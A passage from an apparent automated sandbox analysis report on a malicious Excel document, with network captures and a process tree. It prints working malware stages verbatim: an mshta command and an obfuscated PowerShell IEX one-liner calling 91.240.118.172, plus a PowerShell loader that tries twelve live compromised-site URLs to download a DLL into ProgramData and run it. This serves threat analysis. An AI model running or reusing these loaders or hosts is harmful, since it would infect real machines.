Jan 28, 2022 21:18:27.776531935 CET	14	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Fri, 28 Jan 2022 20:18:27 GMT Content-Type: image/png Content-Length: 1199 Connection: keep-alive Last-Modified: Fri, 28 Jan 2022 14:54:48 GMT ETag: "4af-5d6a59dbe5e00" Accept-Ranges: bytes Data Raw: 24 70 61 74 68 20 3d 20 22 43 7b 73 65 65 64 61 7d 3a 5c 50 72 7b 73 65 65 64 61 7d 6f 67 72 61 6d 44 7b 73 65 65 64 61 7d 61 74 61 5c 7b 73 65 65 64 61 7d 4a 6f 6f 53 65 2e 64 7b 73 65 65 64 61 7d 6c 6c 22 2e 72 65 70 6c 61 63 65 28 27 7b 73 65 65 64 61 7d 27 2c 27 27 29 3b 0d 0a 24 75 72 6c 31 20 3d 20 27 68 74 74 70 3a 2f 2f 68 6f 73 74 66 65 65 6c 69 6e 67 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 34 58 73 6a 74 4f 54 37 63 46 48 76 42 56 33 48 5a 2f 27 3b 0d 0a 24 75 72 6c 32 20 3d 20 27 68 74 74 70 3a 2f 2f 6a 75 72 6e 61 6c 70 6a 66 2e 6c 61 6e 2e 67 6f 2e 69 64 2f 61 73 73 65 74 73 2f 69 4d 2f 27 3b 0d 0a 24 75 72 6c 33 20 3d 20 27 68 74 74 70 3a 2f 2f 69 74 2d 6f 2e 62 69 7a 2f 62 69 74 72 69 78 2f 78 6f 44 64 44 65 2f 27 3b 0d 0a 24 75 72 6c 34 20 3d 20 27 68 74 74 70 3a 2f 2f 62 69 6d 65 73 61 72 61 79 65 6e 6f 76 69 6e 2e 69 72 2f 77 70 2d 61 64 6d 69 6e 2f 47 31 70 59 47 4c 2f 27 3b 0d 0a 24 75 72 6c 35 20 3d 20 27 68 74 74 70 3a 2f 2f 67 61 72 64 65 6e 69 6e 67 66 69 6c 6d 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 63 4d 56 55 59 44 51 33 71 2f 27 3b 0d 0a 24 75 72 6c 36 20 3d 20 27 68 74 74 70 3a 2f 2f 64 61 69 73 79 2e 73 75 6b 6f 62 75 72 75 2d 73 65 63 75 72 65 2e 63 6f 6d 2f 38 70 6c 6b 73 2f 76 38 6c 79 5a 54 65 2f 27 3b 0d 0a 24 75 72 6c 37 20 3d 20 27 68 74 74 70 73 3a 2f 2f 70 72 6f 70 65 72 74 79 2d 65 67 2e 63 6f 6d 2f 6d 6c 7a 6b 69 72 2f 39 37 76 2f 27 3b 0d 0a 24 75 72 6c 38 20 3d 20 27 68 74 74 70 3a 2f 2f 74 6f 74 61 6c 70 6c 61 79 74 75 78 74 6c 61 2e 63 6f 6d 2f 73 69 74 69 6f 2f 44 67 6b 74 4c 33 7a 64 2f 27 3b 0d 0a 24 75 72 6c 39 20 3d 20 27 68 74 74 70 3a 2f 2f 6d 61 78 74 64 65 76 65 6c 6f 70 65 72 2e 63 6f 6d 2f 6b 77 39 79 78 2f 47 63 32 38 5a 58 2f 27 3b 0d 0a 24 75 72 6c 31 30 20 3d 20 27 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 61 62 6c 72 2e 63 6f 6d 2f 65 6c 65 6e 63 74 69 63 2f 66 4d 46 74 52 72 62 73 45 58 31 67 58 75 33 5a 31 4d 2f 27 3b 0d 0a 24 75 72 6c 31 31 20 3d 20 27 68 74 74 70 3a 2f 2f 61 63 74 69 76 65 74 72 61 69 6e 69 6e 67 2e 73 79 74 65 73 2e 6e 65 74 2f 6c 69 62 72 61 72 69 65 73 2f 38 73 2f 27 3b 0d 0a 24 75 72 6c 31 32 20 3d 20 27 68 74 74 70 73 3a 2f 2f 67 75 64 61 6e 67 74 61 73 6f 72 69 63 68 69 6e 61 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 47 47 30 31 63 2f 27 3b 0d 0a 0d 0a 24 77 65 62 20 3d 20 4e 65 77 2d 4f 62 6a 65 63 74 20 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 3b 0d 0a 24 75 72 6c 73 20 3d 20 22 24 75 72 6c 31 2c 24 75 72 6c 32 2c 24 75 72 6c 33 2c 24 75 72 6c 34 2c 24 75 72 6c 35 2c 24 75 72 6c 36 2c 24 75 72 6c 37 2c 24 75 72 6c 38 2c 24 75 72 6c 39 2c 24 75 72 6c 31 30 2c 24 75 72 6c 31 31 2c 24 75 72 6c 31 32 22 2e 73 70 6c 69 74 28 22 2c 22 29 3b 0d 0a 66 6f 72 65 61 63 68 20 28 24 75 72 6c 20 69 6e 20 24 75 72 6c 73 29 20 7b 0d 0a 20 20 20 74 72 79 20 7b 0d 0a 20 20 20 20 20 20 20 24 77 65 62 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 24 75 72 6c 2c 20 24 70 61 74 68 29 3b 0d 0a 20 20 20 20 20 20 20 69 66 20 28 28 47 65 74 2d 49 74 65 6d 20 24 70 61 74 68 29 2e 4c 65 6e 67 74 68 20 2d 67 65 20 33 30 30 30 30 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 5b 44 69 61 67 6e 6f 73 74 69 63 73 2e 50 72 6f 63 65 73 73 5d 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 72 65 61 6b 3b 0d 0a 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 7d 0d Data Ascii: $path = "C{seeda}:\Pr{seeda}ogramD{seeda}ata\{seeda}JooSee.d{seeda}ll".replace('{seeda}','');$url1 = 'http://hostfeeling.com/wp-admin/4XsjtOT7cFHvBV3HZ/';$url2 = 'http://jurnalpjf.lan.go.id/assets/iM/';$url3 = 'http://it-o.biz/bitrix/xoDdDe/';$url4 = 'http://bimesarayenovin.ir/wp-admin/G1pYGL/';$url5 = 'http://gardeningfilm.com/wp-content/pcMVUYDQ3q/';$url6 = 'http://daisy.sukoburu-secure.com/8plks/v8lyZTe/';$url7 = 'https://property-eg.com/mlzkir/97v/';$url8 = 'http://totalplaytuxtla.com/sitio/DgktL3zd/';$url9 = 'http://maxtdeveloper.com/okw9yx/Gc28ZX/';$url10 = 'http://www.inablr.com/elenctic/fMFtRrbsEX1gXu3Z1M/';$url11 = 'http://activetraining.sytes.net/libraries/8s/';$url12 = 'https://gudangtasorichina.com/wp-content/GG01c/';$web = New-Object net.webclient;$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10,$url11,$url12".split(",");foreach ($url in $urls) { try { $web.DownloadFile($url, $path); if ((Get-Item $path).Length -ge 30000) { [Diagnostics.Process]; break; } } Data Raw: 24 70 61 74 68 20 3d 20 22 43 7b 73 65 65 64 61 7d 3a 5c 50 72 7b 73 65 65 64 61 7d 6f 67 72 61 6d 44 7b 73 65 65 64 61 7d 61 74 61 5c 7b 73 65 65 64 61 7d 4a 6f 6f 53 65 2e 64 7b 73 65 65 64 61 7d 6c 6c 22 2e 72 65 70 6c 61 63 65 28 27 7b 73 65 65 64 61 7d 27 2c 27 27 29 3b 0d 0a 24 75 72 6c 31 20 3d 20 27 68 74 74 70 3a 2f 2f 68 6f 73 74 66 65 65 6c 69 6e 67 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 34 58 73 6a 74 4f 54 37 63 46 48 76 42 56 33 48 5a 2f 27 3b 0d 0a 24 75 72 6c 32 20 3d 20 27 68 74 74 70 3a 2f 2f 6a 75 72 6e 61 6c 70 6a 66 2e 6c 61 6e 2e 67 6f 2e 69 64 2f 61 73 73 65 74 73 2f 69 4d 2f 27 3b 0d 0a 24 75 72 6c 33 20 3d 20 27 68 74 74 70 3a 2f 2f 69 74 2d 6f 2e 62 69 7a 2f 62 69 74 72 69 78 2f 78 6f 44 64 44 65 2f 27 3b 0d 0a 24 75 72 6c 34 20 3d 20 27 68 74 74 70 3a 2f 2f 62 69 6d 65 73 61 72 61 79 65 6e 6f 76 69 6e 2e 69 72 2f 77 70 2d 61 64 6d 69 6e 2f 47 31 70 59 47 4c 2f 27 3b 0d 0a 24 75 72 6c 35 20 3d 20 27 68 74 74 70 3a 2f 2f 67 61 72 64 65 6e 69 6e 67 66 69 6c 6d 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 63 4d 56 55 59 44 51 33 71 2f 27 3b 0d 0a 24 75 72 6c 36 20 3d 20 27 68 74 74 70 3a 2f 2f 64 61 69 73 79 2e 73 75 6b 6f 62 75 72 75 2d 73 65 63 75 72 65 2e 63 6f 6d 2f 38 70 6c 6b 73 2f 76 38 6c 79 5a 54 65 2f 27 3b 0d 0a 24 75 72 6c 37 20 3d 20 27 68 74 74 70 73 3a 2f 2f 70 72 6f 70 65 72 74 79 2d 65 67 2e 63 6f 6d 2f 6d 6c 7a 6b 69 72 2f 39 37 76 2f 27 3b 0d 0a 24 75 72 6c 38 20 3d 20 27 68 74 74 70 3a 2f 2f 74 6f 74 61 6c 70 6c 61 79 74 75 78 74 6c 61 2e 63 6f 6d 2f 73 69 74 69 6f 2f 44 67 6b 74 4c 33 7a 64 2f 27 3b 0d 0a 24 75 72 6c 39 20 3d 20 27 68 74 74 70 3a 2f 2f 6d 61 78 74 64 65 76 65 6c 6f 70 65 72 2e 63 6f 6d 2f 6b 77 39 79 78 2f 47 63 32 38 5a 58 2f 27 3b 0d 0a 24 75 72 6c 31 30 20 3d 20 27 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 61 62 6c 72 2e 63 6f 6d 2f 65 6c 65 6e 63 74 69 63 2f 66 4d 46 74 52 72 62 73 45 58 31 67 58 75 33 5a 31 4d 2f 27 3b 0d 0a 24 75 72 6c 31 31 20 3d 20 27 68 74 74 70 3a 2f 2f 61 63 74 69 76 65 74 72 61 69 6e 69 6e 67 2e 73 79 74 65 73 2e 6e 65 74 2f 6c 69 62 72 61 72 69 65 73 2f 38 73 2f 27 3b 0d 0a 24 75 72 6c 31 32 20 3d 20 27 68 74 74 70 73 3a 2f 2f 67 75 64 61 6e 67 74 61 73 6f 72 69 63 68 69 6e 61 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 47 47 30 31 63 2f 27 3b 0d 0a 0d 0a 24 77 65 62 20 3d 20 4e 65 77 2d 4f 62 6a 65 63 74 20 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 3b 0d 0a 24 75 72 6c 73 20 3d 20 22 24 75 72 6c 31 2c 24 75 72 6c 32 2c 24 75 72 6c 33 2c 24 75 72 6c 34 2c 24 75 72 6c 35 2c 24 75 72 6c 36 2c 24 75 72 6c 37 2c 24 75 72 6c 38 2c 24 75 72 6c 39 2c 24 75 72 6c 31 30 2c 24 75 72 6c 31 31 2c 24 75 72 6c 31 32 22 2e 73 70 6c 69 74 28 22 2c 22 29 3b 0d 0a 66 6f 72 65 61 63 68 20 28 24 75 72 6c 20 69 6e 20 24 75 72 6c 73 29 20 7b 0d 0a 20 20 20 74 72 79 20 7b 0d 0a 20 20 20 20 20 20 20 24 77 65 62 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 24 75 72 6c 2c 20 24 70 61 74 68 29 3b 0d 0a 20 20 20 20 20 20 20 69 66 20 28 28 47 65 74 2d 49 74 65 6d 20 24 70 61 74 68 29 2e 4c 65 6e 67 74 68 20 2d 67 65 20 33 30 30 30 30 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 5b 44 69 61 67 6e 6f 73 74 69 63 73 2e 50 72 6f 63 65 73 73 5d 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 72 65 61 6b 3b 0d 0a 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 7d 0d


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	103.206.244.105	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:18:49.391053915 CET	15	OUT	GET /assets/iM/ HTTP/1.1 Host: jurnalpjf.lan.go.id Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:18:49.579858065 CET	17	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 20:18:49 GMT Server: Apache/2.4.6 (CentOS) PHP/7.4.27 X-Powered-By: PHP/7.4.27 Set-Cookie: 61f44fa975c8c=1643401129; expires=Fri, 28-Jan-2022 20:19:49 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Fri, 28 Jan 2022 20:18:49 GMT Expires: Fri, 28 Jan 2022 20:18:49 GMT Content-Disposition: attachment; filename="KfCx9N.dll" Content-Transfer-Encoding: binary Content-Length: 548864 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 c2 61 2c 12 ac 32 2c 12 ac 32 2c 12 ac 32 ef 1d f3 32 26 12 ac 32 ef 1d f1 32 37 12 ac 32 2c 12 ad 32 0e 10 ac 32 0b d4 d1 32 36 12 ac 32 0b d4 c1 32 a6 12 ac 32 0b d4 c2 32 b2 12 ac 32 0b d4 d6 32 2d 12 ac 32 0b d4 d0 32 2d 12 ac 32 0b d4 d4 32 2d 12 ac 32 52 69 63 68 2c 12 ac 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 3e fa f3 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 50 04 00 00 00 04 00 00 00 00 00 06 0d 03 00 00 10 00 00 00 60 04 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 08 00 00 10 00 00 98 df 08 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 2d 05 00 52 00 00 00 34 10 05 00 04 01 00 00 00 a0 05 00 50 56 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 30 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 bd 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 60 04 00 94 05 00 00 ac 0f 05 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 39 45 04 00 00 10 00 00 00 50 04 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 92 cd 00 00 00 60 04 00 00 d0 00 00 00 60 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 80 65 00 00 00 30 05 00 00 30 00 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 50 56 02 00 00 a0 05 00 00 60 02 00 00 60 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 62 93 00 00 00 00 08 00 00 a0 00 00 00 c0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&2272,2226222222-22-22-2Rich,2PEL>a!P`@-R4PV0N@`@.text9EP `.rdata``@@.datae000@.rsrcPV``@@.relocb@B

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **2792**, Parent PID: **596**

General

Target ID:	0

Start time:	21:18:18
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f7b0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: cmd.exe PID: **2916**, Parent PID: **2792**

General

Target ID:	2
Start time:	21:18:20
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	CMD.EXE /c mshta http://91.240.118.172/gg/ff/fe.html
Imagebase:	0x4aa90000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: **2812**, Parent PID: **2916**

General

Target ID:	4
Start time:	21:18:21
Start date:	28/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta http://91.240.118.172/gg/ff/fe.html
Imagebase:	0x13fa50000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **2408**, Parent PID: **2812**

General

Target ID:	6
Start time:	21:18:24
Start date:	28/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{Fdrggvdrf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{Fdrggvdrf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}(''ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.172/gg/ff/fe.png'')'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X
Imagebase:	0x13ff60000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\JooSee.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	2	7FEECD4BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\JooSee.dll	success or wait	1	7FEECD4BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\JooSee.dll	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 fd 61 2c 12 fd 32 2c 12 fd 32 2c 12 fd 32 fd 1d fd 32 26 12 fd 32 fd 1d fd 32 37 12 fd 32 2c 12 fd 32 0e 10 fd 32 0b fd fd 32 36 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 52 69 63 68 2c 12 fd 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 3e fd fd 61 00 00 00	MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&227 2,2226222222-22-22-2Rich,2PEL>a	success or wait	6	7FEECD4BEC7	WriteFile
C:\ProgramData\JooSee.dll	4096	8706	55 fd fd 51 fd 4d fd fd 04 00 00 00 fd fd 5d fd 55 fd fd 60 66 04 10 5d fd fd fd fd fd fd fd 55 fd fd 51 fd 4d fd 6a 00 fd 4d fd fd fd 40 01 00 fd 45 fd fd 00 fd 66 04 10 fd 45 fd fd fd 5d fd fd fd fd fd fd fd fd fd fd fd fd fd fd 55 fd fd 6a fd 68 fd 3c 04 10 64 fd 00 00 00 00 50 fd fd 00 03 00 00 fd fd 45 05 10 33 49 45 fd 50 fd 45 fd 64 fd 00 00 00 00 fd fd fd fd fd fd fd 45 fd 08 00 00 00 fd 45 fd fd 00 00 00 fd 45 fd 50 fd 15 28 60 04 10 fd fd fd fd fd fd fd 3b 01 00 6a 00 fd 42 70 01 00 fd fd 04 68 40 66 04 10 fd fd fd fd fd fd 43 65 01 00 6a 00 fd fd fd fd fd fd fd 02 00 00 fd 45 fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd 51 20 fd fd fd fd fd fd 62 01 00 fd 45 fd c5 fd fd fd fd 00 00 00 00 fd 45 fd fd fd fd	UQM]U`f]UQMjM@EfE]U jh<dPE3EPEd EEEP(`;jBph@fCejEQ bEE	success or wait	17	7FEECD4BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECCDA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEECD4BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEECCA69DF	unknown

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **2712**, Parent PID: **2408**

General

Target ID:	8
Start time:	21:18:59
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
